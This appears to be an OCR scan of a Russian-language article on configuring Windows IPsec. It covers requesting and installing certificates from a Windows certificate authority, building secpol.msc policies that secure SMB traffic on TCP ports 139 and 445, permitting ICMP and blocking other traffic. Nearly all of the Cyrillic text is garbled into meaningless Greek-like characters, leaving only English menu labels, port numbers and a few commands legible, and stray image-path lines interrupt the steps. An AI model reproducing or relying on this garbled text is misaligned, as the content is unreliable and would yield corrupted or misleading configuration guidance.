- 4 ÇΑΥ Γ ΕΓ ΒΑΘΥ Γ Τ ΕΑ CA NAME (Γ ΑΓ ΔΕΓ ΑΔ, TRUSTED ZONE), ΑΘΟΑΕΑ Γ Τ ΕΒ — Γ Τ ΑΕΑΕΑΓ ΕΠ, Ε Γ ΑΕΕΙ ΑΑΘΥ NEXT.
- 5 Γ ΝΟΑΑΕΒΑΘΥ ΑΝΑ Γ ΟΘΕ Γ Τ ΟΓ Γ Ε×Α- Γ ΕΠ, Γ ΑΕΕΙ ΑΑΘΥ NEXT Ε OK.
- 6 Γ Τ ΝΕΑ ΟΝΟΑΓ Γ ΑΕΕ Γ ΑΕΕΙ ΑΑΘΥ FINISH.

ΟηοαΓ ααεεαααοη οαΓ ηοΓ ααδγβυεε οαΓ οδ, ε Γ ηΓ ευ οΓ οααεαΓ εγ ε Γ , ε Γ αηοθαεαααοη ηαεο, +αδαç εΓ οΓ - ουε εεεαΓ ου Γ Γ αο çαΓ οαεεαου ε Γ Γ εο+αου ηαθε- Çέεαοδ. ΟαΓ αδύ η Γ αοεΓ α, Γ α εΓ οΓ οΓ ε οηοαΓ Γ αεαΓ CA, αΓ εααΓ Γ οεοδυααοη ηαεο http://127.0.0.1/certsrv/, α α Administrative Tools αΓ εααΓ α αΓ αααεουη Γ ηΓ αηο- εα Certification Authority.

Εοαε, αΓ Γ οηοεΓ , αηου οηοαΓ Γ αεαΓ Γ υε οαΓ οδ η IP-ααδάνη Γ ip-οαΓ οδ_ηαδo, οΓ ααα:

- 1 Ν ΕΓ Γ Γ ΥΠΟΑΘΑ, Γ Α ΕΓ ΟΤ ΘΤ Γ ΟΘΑΑΟ- ΑΘΝΒ ΟΝΟΑΓ Γ ΑΕΘΥ ΝΑΘΟΕΟΕΕΑΘΥ, Α ΑΑ- ΔΑΝΓ Γ Ε ΝΟΔΤ ΕΑ Γ ΑΑΕΘΑΑΘΥ: HTTP://IP_ΟΑΓ ΟΘΑ_ΝΑΘΟ/CERTSRV.
- 2 ΑΥΑΕΘΑΑΘΥ RETRIEVE THE CA CERTIFI- CATE OR CERTIFICATE REVOCATION LIST, ΑΕΙ ΑΘΥ NEXT.
- 3 Γ ΑΕΕΙ ΑΑΘΥ Γ Α ΝΝΥΕΕΘ DOWNLOAD CA CERTIFICATE Ε ΑΥΑΕΘΑΑΘΥ SAVE.
- 4 ΝΤ ΟΔΑΓ ΒΑΘΥ ΟΑΕΕ, ΝΤ ΑΑΔΑΕΑΥΕΕ ΝΑΘΟΕΟΕΕΑΘ, Γ Α ΑΕΝΕ.
- 5 Γ ΑΓ Β START → RUN → MMC, Γ ΑΕΕΙ Α- ΑΘΥ ENTER.
- 6 Α Γ ΕΓ Α ΑΥΑΕΘΑΑΘΥ FILEΑ, ΑΑΕΑΑ ADD/REMOVE SNAP-IN, ΟΑΓ ADD...
- 7 Α ΝΥ ΕΝΕΑ ΑΥΑΕΘΑΑΘΥ CERTIFICATES, Γ ΑΕΕΙ ΑΑΘΥ ADD, ΑΥΑΕΘΑΑΘΥ COMPUTER ACCOUNT Ε NEXT.
- 8 Γ ΝΟΑΑΕΒΑΘΥ LOCAL COMPUTER, ΑΑΕΑΑ FINISH Ε ÇΑΕΘΥΑΑΑΘΥ ΕΕΘΓ ΕΑΤ ΕΓ Α.
- 9 Τ ΟΕΘΥΑΑΑΘΥ ΑΑΔΑΑΤ CERTIFICATES, ΕΕΕΕΑΒ Γ Α Γ ΕΠ Ν, Α Γ Τ ΑΑΔΑΑΑ Τ ΟΕ- ΘΥΑΑΑΘΥ TRUSTED ROOT CERTIFICA- TION AUTHORITIES Ε Γ ΔΑΑΥΕ ΕΕΕΕ Γ Α CERTIFICATES.
- 10 Α ΕΓ Γ ΟΑΕΝΟΓ Γ Γ Γ ΑΓ Β ΑΥΑΕΘΑΑΘΥ ALL TASKSΑ, ΑΑΕΑΑ IMPORT.
- 11 Α Γ ΑΝΘΑΔΑ Γ ΑΕΕΙ ΑΑΘΥ NEXT, Α ΝΕΑ- ΑΟΠΥΑΓ Γ ΕΓ Α — BROWSEΑ Ε Γ ΑΟΓ - ΑΕΘΥ ΟΑΕΕ, Γ Γ ΕΟ×ΑΓ Γ ΟΕ Ν Γ ΑΘΑΑΤ ΟΝ ΝΑΘΟΕΟΕΕΑΘΑ, ΑΕΙ ΑΘΥ NEXT.
- 12 ΑΑΕΑΑ NEXT, Γ Γ ΒΟΥ NEXT Ε FINISH.
- 13 Γ ΑΕΕΙ ΑΑΘΥ OK Α Γ ΕΓ ΘΕΑ, ΟΑΑΑΤ Γ - ΕΒΠΥΑΓ Γ Α ΟΝΓ ΑΟΓ Γ Γ ΕΓ Γ ΘΘΑ.

ΝΤ οδαΓ γαου εΓ Γ ηΓ ευ η Γ ηΓ αηοεΓ ε ηαθεÇέεαοΓ α, Γ Γ α αυα Γ οεαΓ αεοη.

ΟαΓ αδύ α ηΓ εηεα αΓ ααδαΓ Γ υο ο Γ αη αηου ηαδ- οεÇέεαο ηΓ çααΓ Γ Γ αΓ Γ αΓ ε οαΓ ηοΓ ααδγβυεααΓ οαΓ ο- δα, ε Γ Γ αεΓ Γ οεαçαδ, +οΓ αέυ αοαΓ οεÇέεαοεε εΓ Γ - οΓ α οαΓ Γ αέυ IPsec Γ Γ αεΓ Γ εηΓ Γ ευçΓ ααου ηαθεÇέε- εαου, αυααΓ Γ α γοεΓ οαΓ οοΓ Γ . Νααεαα Γ γοΓ :

- 1 Γ ΑΓ Β START, ΑΑΕΑΑ RUN, Γ ΑΑΕΘΑΑΘΥ SECPOL.MSC, Γ ΑΕΕΙ ΑΑΘΥ ENTER.
- 2 ΝΕΑΑΑ ΑΥΑΕΘΑΑΘΥ IPSEC POLICIES ON LOCAL MACHINE.
- 3 Α Γ ΔΑΑΤ Ε Γ ΑΓ ΑΕΕ ΑΑΤ ΕΓ Γ Ε ΕΕΕΕ Γ Α Γ ΑΘΑΕ Γ Γ ΕΕΘΕΕΑ IPSEC (IPSEC NETA → NETB).

4 ΑΑΕΑΑ ΑΑΤ ΕΙ Τ Ε ΕΕΕΕ Γ Α Υ ΑΔΑΤ Ι ΟΕΕΥΟΔΑ (NETA → NETB), ÇΑΕΕΑΑΕΑ AUTHENTICATION METHOD, ΑΑΕΑΑ ADD...

5 ΑΥΑΕΔΑΑΘΥ USE A CERTIFICATE FROM THIS CERTIFICATE AUTHORITY (CA), Γ ΑΕΕΙ ΑΑΘΥ BROWSE.

6 Α ΝΙ ΕΝΕΑ ΑΥΑΕΔΑΑΘΥ ΑΓ Τ ΑΥ ΝΤ ÇΑΑΓ Ι ΟΕ ΟΑΤ ΝΟΤ ΑΔΒΡΥΕΕ ΟΑΓ ΟΔ Ε Γ ΑΕΕΙ ΑΑΘΥ OK.

7 Α ΝΕΑΑΟΡΥΑΙ Γ ΕΤ ΘΕΑ OK.

8 ΑΕΒ ΧΕΝΟΤ ΟΥ ΥΕΝΙ ΑΔΕΙ ΑΓ ΟΑ ΟΑΑΕΕ ΑΝΑ Τ ΝΟΑΕΥΓ ΟΑ Ι ΑΟΤ ΑΥ ΑΟΟΑΓ ΘΕΟΕΕΑΟΕΕ, Γ Τ Ι ΑΧΑΒ ΕΑΧΕΑΥΕ ΕÇ Γ ΕΘ Ε Γ ΑΕΕΙ ΑΒ REMOVE Ε YES Α Γ Τ ΒΑΕΑΘΑΙ ΝΒ Γ ΕΙ Α.

9 Γ Τ ΑΟΤ ΔΒΑΘΥ ΥΟΟ Γ ΔΤ ΟΑΑΘΟ ΑΕΒ ΑΟΤ ΔΤ ΑΙ ΟΕΕΥΟΔΑ (NETB → NETA).

Γ τ ηαι τ αι ηαδθεοεεαοα αεγ IPsec ο τ αν τ τεα τ αο. Γ τεο=ει ααι :

1 Ν ΕΤ Γ Υ ΡΟΑΔΑ, Γ Α ΕΤ ΟΤ ΔΤ Ι ΘΔΑΑΟ-ΑΟΝΒ ΟΝΟΑΓ Γ ΑΕΟΥ ΝΑΘΟΕΟΕΕΑΟΥ, Α ΑΑΔΑΝΙ Γ Ε ΝΟΔΤ ΕΑ Γ ΑΑΕΔΑΑΘΥ: HTTP://IP_ΟΑΓ ΟΔΑ_ΝΑΔΟ/CERTSRV.

2 ΑΥΑΕΔΑΑΘΥ REQUEST A CERTIFICATE Ε ΧΕΙ ΑΘΥ NEXT.

3 ΑΥΑΕΔΑΑΘΥ ADVANCED REQUEST Ε ΧΕΙ ΑΘΥ NEXT.

4 ΑΥΑΕΔΑΑΘΥ SUBMIT A CERTIFICATE REQUEST TO THIS CA USING A FORM Ε ΧΕΙ ΑΘΥ NEXT.

5 ΟΕΑÇΥΑΑΑΘΥ Γ ΑΔΑΙ ΑΘΔΥ ÇΑΓ ΔΤ ΝΑ. ΕÇ Τ ΑΒÇΑΟΑΕΥΓ Γ ΑΓ INTENDED PURPOSE ΑΥΑΕΔΑΑΘΥ IPSEC CERTIFICATE (Γ Τ ΧΕΙ Τ Γ ΝΟΑΑΕΘΥ Ε CLIENT AUTHENTICATION CERTIFICATE, Γ ΑΕΑΝΘΥ ΑΑΤ Γ ΔΕΙ ΑΓ ΑΓ ΕΒ ΑΓ ΕΑΑ ΘΕΔΤ ΕΑΒ).


6 ΑΥΑΕΔΑΑΘΥ Γ Τ ΟΕΡ USE LOCAL MACHINE STORE, Γ ΑΕΕΙ ΑΑΘΥ Γ Α SUBMIT Ε YES.

Ααεφί αεοεα ααενοαεγ αυι τ εφ γρονη τ α ετ ι υπροα-δα η ονοατ γ αεατ γ υι οατ ηοτ ααδγρυει οατ οστ ι :

7 ΕÇ Γ ΑΓ ΕΕ ADMINISTRATIVE TOOLS Γ ΟΕ-ΔΥΑΑΑΘΥ Γ ΝΙ ΑΝΟΕΟ CERTIFICATION AUTHORITY.

8 Γ ΘΕΔΥΑΑΑΘΥ ΑΑΔΑΑΤ ΕΤ Γ ΝΤ ΕΕ, Γ Α-ΧΕΙ ΑΒ Γ Α Γ ΕΡΝΕΕ, Ε ΑΥΑΕΔΑΑΘΥ PENDING REQUESTS.

9 Α Γ ΔΑΑΤ Ε Γ ΑΓ ΑΕΕ Γ ΑΟΤ ΑΕΘΥ ÇΑΓ ΔΤ Ν Γ Α Γ ΑΘ ΝΑΘΟΕΟΕΕΑΟ, Γ Α Γ ΑΙ Γ ΔΑΑΥΕ ΕΕΕΕ, ALL TASKS Ε ISSUE.



Γ ανοτ εεα DI-804HV

Οατ αδυ η ετ ι υπροαδα, η ετ οτ δετ αι ηαδθεοεεαοα çαι-δαοεααεηγ, ι τ αετ ααι ι τεο=εου. Αεγ γοτ αι :

10 Ν ΕΤ Γ Υ ΡΟΑΔΑ, Γ Α ΕΤ ΟΤ ΔΤ Ι ΘΔΑΑΟ-ΑΟΝΒ ΟΝΟΑΓ Γ ΑΕΟΥ ΝΑΘΟΕΟΕΕΑΟ, Α ΑΑ-ΔΑΝΙ Γ Ε ΝΟΔΤ ΕΑ Γ ΑΑΕΔΑΑΘΥ: HTTP://IP_ΟΑΓ ΟΔΑ_ΝΑΔΟ/CERTSRV.

11 ΑΥΑΕΔΑΑΘΥ CHECK ON A PENDING CERTIFICATE, ΑΑΕΑΑ NEXT.

12 Α Τ ΕΙ Α PLEASE SELECT THE CERTIFICATE REQUEST YOU WANT TO CHECK ΑΓ ΕΧΕΑΓ Γ Τ ΒΑΕΘΥΝΒ ΝΑΘΟΕΟΕΕΑΟ. ΕΕΕΕΑΑΘΥ NEXT Ε ΑΥΑΕΔΑΑΘΥ INSTALL THIS CERTIFICATE, Α Γ ΕΙ Α Γ ΑΕΕΙ ΑΑΘΥ YES.

Γ δετ ααδυ, +οτ α τ ηφ ανθεα Certificate(Local Computer), α ααοαε Personal Certificates ι ι γαεεηγ ηαδθεοεεαο.

Οατ αδυ ι δετ αοε ι γου οηοατ ι αεου IPsec-ηφ α-αεφ ατ εα. Οοτ ι αευ ατ αεατ ι τ αι γοηγ η αοοατ οεοε-εαοεαε ηοτ δετ ι η ι τ ι ι çυρ ηαδθεοεεαοτ α.

→ οδατ ηι τ δοτ οε δααει . ηοατ αδεε 2. Γ αανι α-εει οεοοτ ααι εα οδαοεεα ι αααο οαεετ αυι ηαο-ααοτ ι ε ετ ι υπροαδα ι ε ετ εαεφ ι τε ηαοε, εηι τ ευ-çογ IPsec α οδατ ηι τ δοτ ι ι δααει α.

Αεγ οαεετ αι αι ηαοααδα οαçδαοε οεοοτ-ααι ι οε οδαοεε ι α TCP/139 ε TCP/445 ι τ δου ε ι α-οεοοτ ααι ι οα αοτ αγυεα ICMP-ι αεαου. Ααηυ ι η-οαεφ ι ε οδαοεε çαι δαοε.

Γ ανθοαεαε οαεετ αουε ηαοααδ (οτ οδουο çαηυ ι ε=ααι ι α ι οαετ ι, ι γοτ ι ο α εα=ανοαα ηαοαα-δα ι τ αι εααο ετ ι υπροαδ ε ι τ α οτ οααεατ εαι ι α ηαο-ααοτ ι ε ι εαδοοτ δετ ι Windows):

1 Γ ΑΓ Ρ START, ΑΑΕΑΑ RUN, Γ ΑΑΕΔΑΑΘΥ SECPOL.MSC Ε Γ ΑΕΕΙ ΑΑΘΥ ENTER.

2 Γ ΔΑΑΥΕ ΕΕΕΕ Γ Α IP SECURITY POLI-CIES ON LOCAL MACHINE, ΑΑΕΑΑ ΕΕΕΕ CREATE IP SECURITY POLICY.

3 ΕΕΕΕΑΑΘΥ NEXT.

4 Γ ΕΘΑΘΥ ΕΙ Β Γ Τ ΑΓ Ε Γ Τ ΕΕΟΕΕΕ, Γ ΑΥ-ΔΕΙ ΑΔ «IPSEC FOR FILE SERVER», NEXT.

5 ΝΙ ΕΙ ΑΑΘΥ ΑΑΕΕΟ ACTIVATE THE DEFAULT RESPONSE RULE, ΕΕΕΕΑΑΘΥ NEXT.

6 Γ ΝΟΑΑΕΒΑΘΥ Γ Τ ΟΕΡ EDIT PROPER-TIES, ΕΕΕΕΑΑΘΥ FINISH.

7 ΑΓ ΑΑΑΕΒΑΘΥ Γ ΔΑΑΕΕΤ IPSEC, ΕΕΕΕΑΒ ADD...

αυαι δ τ αι δοατ ααι εγ

Γ ΔΕ ΑΟΥΑΤ ΔΑ Τ ΑΓ ΔΟΑΤ ΑΑΓ ΕΒ ΑΕΒ IPSEC Γ ΑΤ ΑΟΤ ΑΕΙ Τ ΑΟΥΟ Τ ΧΑΓ Ο ΑΓ ΕΙ ΑΟΑΕΥΓ ΟΙ . Γ ΑΥ ΔΕΙ ΑΔ, Γ ΔΕΟΤ ΑΕΕΤ ΝΥ ΝΟΑΕΕΕΑΑΟΥΝΒ Ν ΝΕΟΟΑΟΕΑΕ, ΕΤ ΑΑΑ Τ ΔΑΑΓ ΕÇΑΟΕΒ, ΕΤ ΟΤ ΔΤ Ε ΘΔΑΑΤ ΑΑΕΝΒ ΑΤ ΝΟΟΓ ΑΤ ΕΥΟΤ ΑΤ ΧΕΝΕΑ ΝΙ ΘΟΟΑΓ ΕΕΤ Α Ε ΟΑΓ ΘΑΕΥΓ Γ Τ Ο ΝΑΔΑΑΔΟ, Γ ΔΕΤ ΑΔΑΕΑ Γ Τ ΔΑΕΤ Γ ΑΓ ΑΑΟΕΕ Γ Τ ΝΟΑΑΥΕΕΑ Γ ΑΤ ΔΟΑΤ ΑΑΓ ΕΒ ΑΑΝΥΙ Α Γ Α ΑΑΘΑΑΟΡ (ΧΟΟΥ Γ ΑΓ ΑΑ \$2000) ΧΕΑΕΑÇΕΟ ZYXEL ZYWALL 70W ΕΕ, Γ Α Γ Τ ΑΑΑΔΧΕΑΑΡΥΟΡ L2TP/IPSEC

8 ΑΤ ΑΑΑΕΒΑΘΟΥ IP FILTER, ΕΕΕΕΒ ADD...

9 Γ ΑÇÛΑΑΑΘΟΥ ΟΕΕÛΘ INBOUND SMB Ε Γ ΑÆΕΙ ΑΑΘΟΥ ADD.

10 Α SOURCE ADDRESS ΑÛΑΕΘΑΑΘΟΥ A SPECIFIC IP SUBNET Ε Γ ΕΘΑΘΟΥ ΑΑΘΑΝ Ε Γ ΑΝΕΟ ΑΕΒ ΝΑΘΕ «Α», Α DESTINATION ADDRESS ΟΕΑÇÛΑΑΑΘΟΥ IP_ΟΑΕΕ.ΝΑΘΑΑ. ΔΑ. Γ ΝΟΑΑΕΒΑΘΟΥ Γ Γ ΟΕΠ MIRRORED. ALSO MATCH PACKETS WITH THE EXACT OPPOSITE SOURCE AND DESTINATION ADDRESSES.

11 Γ Α ÇΑΕΕΑΑΕΑ PROTOCOL ΑÛΑΕΘΑΑΘΟΥ ΟΕΥ Γ ΘΓ ΟΓ ΕΓ ΕΑ TCP Ν ΕΠΑΤ ΑΓ Γ Γ ΘΘΑ Γ Α 139 Ε ΑΕΙ ΑΘΟΥ Γ Ε.

12 Γ ΑÆΕΙ ΑΑΘΟΥ ADD.

13 Α SOURCE ADDRESS ΑÛΑΕΘΑΑΘΟΥ A SPECIFIC IP SUBNET Ε Γ ΕΘΑΘΟΥ ΑΑΘΑΝ Ε Γ ΑΝΕΟ ΑΕΒ ΝΑΘΕ «Α», Α DESTINATION ADDRESS ΟΕΑÇÛΑΑΑΘΟΥ MY IP ADDRESS. Γ ΝΟΑΑΕΒΑΘΟΥ Γ Γ ΟΕΠ MIRRORED. ALSO MATCH PACKETS WITH THE EXACT OPPOSITE SOURCE AND DESTINATION ADDRESSES.

14 Γ Α ÇΑΕΕΑΑΕΑ PROTOCOL ΑÛΑΕΘΑΑΘΟΥ ΟΕΥ Γ ΘΓ ΟΓ ΕΓ ΕΑ TCP Ν ΕΠΑΤ ΑΓ Γ Γ ΘΘΑ Γ Α 445 Ε ΑΕΙ ΑΘΟΥ Γ Ε.

15 ÇΑΕΘÛΑΑΑΘΟΥ IP FILTER LIST, Γ ΑÆΕ- Γ ΑΒ CLOSE.

16 Γ Α ÇΑΕΕΑΑΕΑ IP FILTER LIST ΑÛΑΕΘΑΑΘΟΥ ΟΓ ΕÛΕΤ ×ΟΓ ΝΓ ÇΑΑΓ Γ ΟΕ INBOUND SMB.

17 Γ Α ÇΑΕΕΑΑΕΑ AUTHENTICATION METHOD ΑÛΑΕΘΑΑΘΟΥ Γ ΑΟΤ Α ΑΟΟΑΓ ΟΕ- ΟΕΕΑΟΕΕ (ΑΝΕΕ ΕΓ Γ Γ ÛΠΟΑΘÛ ΕÇ Γ Α- Γ Γ ΑΓ Γ ΑΓ Α, ΑΝΘΑΝΘΑΑΓ Γ Γ, Γ ΝΟΑΑ- ΕΒΑΘΟΥ KERBEROS, ΑΝΕΕ ΑΝΟΥ ΟΑΤ ΝΟΤ - ΑΑΘΠÛΕΕ ΟΑΓ ΟΘ Ε ΝΓ Γ ΘΑΑΟΝΟΑΟΠ- ÛΕΑ ΝΑΘΘΕΟΕΕΑΘΟΥ IPSEC, ΑÛΑΕΘΑΑΘΟΥ USE CERTIFICATE, Α Γ ΘΓ ΘΕΑΓ Γ Γ ΝΕΟ- ×ΑΑ Γ Γ ΕÛÇΟΑΘÛΝΒ PRESHARED KEY).

18 Γ Α ÇΑΕΕΑΑΕΑ FILTER ACTION ΑÛΑΕΘΑ- ΑΘΟΥ REQUIRE SECURITY → EDIT.

19 ΟΑΕΘΑΑΘΟΥ (ΑΝΕΕ ΟΝΟΑΓ Γ ΑΕΑΓ Α) Γ Γ - ΟΕΠ ACCEPT UNSECURED COMMUNICA- TION, BUT ALWAYS RESPOND USING IPSEC Ε Γ ΑÆΕΙ ΑΑΘΟΥ OK, ΑΑΕΑΑ CLOSE.

20 Α ΝΓ ΕΝΕΑ Γ ΘΑΑΕΕ Γ ΑÆΕΙ ΑΑΘΟΥ ADD Ε ΑÛΑΕΘΑΑΘΟΥ ALL ICMP TRAFFIC.

21 Γ Α ÇΑΕΕΑΑΕΑ AUTHENTICATION METHOD ΑÛΑΕΘΑΑΘΟΥ ΟΑΕΤ Ε ΑΕΑ Γ ΑΟΤ Α, ΕΑΕ Α Γ ΟΓ ΕΘΑ 17.

22 Γ Α ÇΑΕΕΑΑΕΑ FILTER ACTION ΑÛΑΕΘΑ- ΑΘΟΥ PERMIT Ε Γ ΑÆΕΙ ΑΑΘΟΥ OK.

23 Α ΝΓ ΕΝΕΑ Γ ΘΑΑΕΕ Γ Γ ΘΟΥ Γ ΑÆΕΙ Α- ΑΘΟΥ ADD, ΑÛΑΕΘΑΑΘΟΥ ALL IP TRAFFIC.

24 Γ Α ÇΑΕΕΑΑΕΑ AUTHENTICATION METHOD ΑÛΑΕΘΑΑΘΟΥ ΟΑΕΤ Ε ΑΕΑ Γ ΑΟΤ Α, ΕΑΕ Α Γ ΟΓ ΕΘΑ 17.

25 Γ Α ÇΑΕΕΑΑΕΑ FILTER ACTION Γ ΑÆΕ- Γ ΑΑΘΟΥ ADD.

26 Α SECURITY METHOD ΑÛΑΕΘΑΑΘΟΥ BLOCK, Γ ΑΘΑΟΤ ΑΕΘÛ Γ Α ÇΑΕΕΑΑΕΟ GENERAL Ε Γ ΕΘΑΘΟΥ ΟΑΤ BLOCK TRAF- FIC, Γ ΑÆΕΙ ΑΑΘΟΥ Γ Α OK.

27 Α Γ ΕΓ ΘΕΑ FILTER ACTION ΑÛΑΕΘΑ- ΑΘΟΥ BLOCK TRAFFIC Ε CLOSE.

Α εοι αα ι ι εο+εει νυ οδε ι θααεεα. Γ ι θγαί ε εο γ α ι α- ι γαθνγ, ε ι θει α ι γρονη ι ι ε ι ι νι αθεεε+ι ι νθε. Οι ανου ανεε ι ι εαοο αοι αυεα ICMP-ι αεαου, νθααί θα- αο ι θααεετ Allow ICMP traffic ε ο.α.

ÇαεθÛαααθÛ ι ε ι ε ι αç ι α+ααθÛ νι çααί ι οπ ι ι εεθεεο. Αεγ γοι α ι ι α ε ι α ι ε ι ι εεθεεε IPsec for File Server ι θααυε εεεε, α ε ι ι οαηοι ι ι ι α ι π — Assign.

Αεγ ι θει α ι α ι εγ εç ι α ι α ι ε ε ι α θαçα ι οηεααθÛ νεοαεο IPsec:

```
net stop pol i cyagent
net start pol i cyagent
```

Γ ανθθαεαααθÛ IPsec-ι ι εεθεεο ι α εεεα ι οηει ι ε ι ι ùποαθα (θανι οι νθααί εοι ι ι εεθεεο ι α αθαεα ι αθε ι ù ι ι α ι ε ι εεα ι +αθαç αδοι ι ι αοπ ι ι εεθεεο, ανεε ανου α ι ι α ι, εεα ι +αθαç ι νι ανθεο Security Templates ε γενη ι θε ι ι εεθεε):

1 Γ ΑΓ Π START, ΑΑΕΑΑ RUN, Γ ΑΑΕΘΑΑΘΟΥ SECPOL.MSC Ε Γ ΑÆΕΙ ΑΑΘΟΥ ENTER.

2 Γ ΘΑΑÛΕ ΕΕΕΕ Γ Α IP SECURITY POLI- CIES ON LOCAL MACHINE, ΑΑΕΑΑ ΕΕΕΕ CREATE IP SECURITY POLICY.

3 ΕΕΕΕΑΑΘΟΥ NEXT.

4 Γ ΕΘΑΘΟΥ Ε Γ Β Γ Γ ΑΓ Ε Γ Γ ΕΕΘΕΕΕ, Γ Α Γ - ΘΕΙ ΑΘ «IPSEC FOR FILE SERVER», ΕΕΕ- ΕΑΑΘΟΥ NEXT.

5 ΟΑΕΘΑΑΘΟΥ Γ Γ ΟΕΠ ACTIVATE THE DEFAULT RESPONSE RULE → NEXT.

6 Γ ΝΟΑΑΕΒΑΘΟΥ Γ Γ ΟΕΠ EDIT PROPER- TIES, ΕΕΕΕΑΑΘΟΥ FINISH.

7 ΑΤ ΑΑΑΕΒΑΘΟΥ Γ ΘΑΑΕΕΤ IPSEC, ADD.

8 ΑΤ ΑΑΑΕΒΑΘΟΥ IP FILTER, ΕΕΕΕΒ ADD.

9 Γ ΑÇÛΑΑΑΘΟΥ ΟΕΕÛΘ OUTBOUND SMB Ε Γ ΑÆΕΙ ΑΑΘΟΥ ADD.

10 Α SOURCE ADDRESS ΟΕΑÇÛΑΑΑΘΟΥ MY IP ADDRESS, Α DESTINATION ADDRESS ΟΕΑÇÛΑΑΑΘΟΥ IP_ΟΑΕΕ.ΝΑΘΑΑΔΑ. Γ Ν- ΟΑΑΕΒΑΘΟΥ Γ Γ ΟΕΠ MIRRORED. ALSO MATCH PACKETS WITH THE EXACT OPPO- SITE SOURCE AND DESTINATION ADDRESSES.

11 Γ Α ÇΑΕΕΑΑΕΑ PROTOCOL ΑÛΑΕΘΑΑΘΟΥ ΟΕΥ Γ ΘΓ ΟΓ ΕΓ ΕΑ TCP Ν ΕΠΑΤ ΑΓ Γ Γ ΘΘΑ Γ Α 139 Ε ΑΕΙ ΑΘΟΥ Γ Ε.

12 Γ ΑÆΕΙ ΑΑΘΟΥ ADD.

13 Α SOURCE ADDRESS ΟΕΑÇÛΑΑΑΘΟΥ MY IP ADDRESS, Α DESTINATION ADDRESS ΟΕΑÇÛΑΑΑΘΟΥ IP_ΟΑΕΕ.ΝΑΘΑΑΔΑ. Γ Ν- ΟΑΑΕΒΑΘΟΥ Γ Γ ΟΕΠ MIRRORED. ALSO MATCH PACKETS WITH THE EXACT OPPO- SITE SOURCE AND DESTINATION ADDRESSES.

14 Γ Α ÇΑΕΕΑΑΕΑ PROTOCOL ΑÛΑΕΘΑΑΘΟΥ ΟΕΥ Γ ΘΓ ΟΓ ΕΓ ΕΑ TCP Ν ΕΠΑΤ ΑΓ Γ Γ ΘΘΑ Γ Α 445 Ε ΑΕΙ ΑΘΟΥ Γ Ε.

15 ÇΑΕΘÛΑΑΑΘΟΥ IP FILTER LIST, Γ ΑÆΕΙ ΑΒ CLOSE.


16 Γ Α ÇΑΕΕΑΑΕΑ IP FILTER LIST ΑÛΑΕΘΑ- ΑΘΟΥ ΟΓ ΕÛΕΤ ×ΟΓ ΝΓ ÇΑΑΓ Γ ΟΕ OUTBOUND SMB.

17 Γ Α ÇΑΕΕΑΑΕΑ AUTHENTICATION METHOD ΑΤ ΑΑΑΕΒΑΘΟΥ ΑÛΑΘΑΓ Γ ΟΕ ΘΑΓ ΑΑ Γ ΑΟΤ Α ΑΟΟΑΓ ΟΕΟΕΕΑΘΕΕ.

18 Γ Α ÇΑΕΕΑΑΕΑ FILTER ACTION ΑÛΑΕΘΑ- ΑΘΟΥ REQUEST SECURITY (OPTIONAL).

19 ÇΑΕΘÛΑΑΑΘΟΥ ΑΝΑ Γ ΕΓ ΘΕΕ, Γ ΑÇ Γ Α- ×ΑΑΘΟΥ Γ ΘΘΑΑΑΕΘΕΘΤ ΑΑΓ Γ ΟΠ Γ Γ ΕΕΘΕ- ΕΟ Ε Γ ΑΘΑÇΑΓ ΟΝΕΑΑΘΟΥ ΝΕΟΑΕΑΟ IPSEC.

Αεγ ι οι ααθεε ι θααεευ ι νθε ε ι ι Θεαοθαοεε ι οηεα- αθÛ ping α ι ναθααθα (ι ι α ι εεα ι ι οι εοε), çαοαι ι θε- οÛαααθÛ +αθαç ι α ι π Start → Run → \lip_οαεε.ναθ- ααθα, — α ι εεα ι ù ι οι αθαçεουνη ι αçεα ι α ι εε ε ι θε ι - οαδÛ. Γ ι α ι α ι α ι νι ι εÛç ι ααθÛνγ οεεεεοι ε ipsecmon ε



